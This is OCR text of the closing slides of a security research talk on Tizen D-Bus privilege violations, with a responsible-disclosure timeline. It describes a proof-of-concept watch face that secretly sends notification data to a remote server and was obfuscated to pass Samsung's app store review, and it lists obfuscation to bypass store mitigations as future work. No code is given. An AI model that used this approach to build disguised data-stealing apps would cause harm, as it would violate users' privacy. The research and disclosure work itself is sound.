
Image: Tizen Wiki

Distribution via Galaxy Apps

- D-Bus client API is officially supported
  - `Eldbus`: D-Bus integration with Enlightenment/EFL
- PoC application "BitWatch"
  - Benign-looking watch face
  - Privilege: `network.get`, `internet`
  - Reads notification data, sends it to a remote server
- Submitted to Samsung Galaxy Apps
  - Obfuscated to hide system service names
- *Passed validation process!*
  - Gone on sale until we took it down







Vendor Response

- Apr 10th: Vulnerabilities reported to Samsung Mobile Security
- Apr 19th: Report triaged by Samsung
- Patches for open-source services committed to the Tizen Git repository
- May 29th: Updates released for Gear Sport and S3
- Jul 13th: Severity assigned High

Conclusion

5

Recap

- Tizen security internals
  - Objects and privileges
  - Where privileges are validated: ① application, ② Cynara-aware D-Bus, and ③ service
- Dan the D-Bus analyzer
  - `AccessDenied` as an oracle to discover privilege violations
- Privilege violations
  - Wi-Fi, Bluetooth, screen, notification, email takeover
  - Possibility of distribution via official store

Future Work

- Can Dan be applied to
  - Other Tizen systems: Smart TV, home appliances, IoT, …
  - Other D-Bus systems: Linux-like OS, …
- Obfuscation techniques
  - To bypass future mitigations of Galaxy Apps

Special Thanks

- Hyoung-Kee Choi for guidance
- Hyoseok Lee for initial research
- Betty Bae for proofreading
- Gyeonghwan Hong, Shinjo Park, and John Steinbach for advice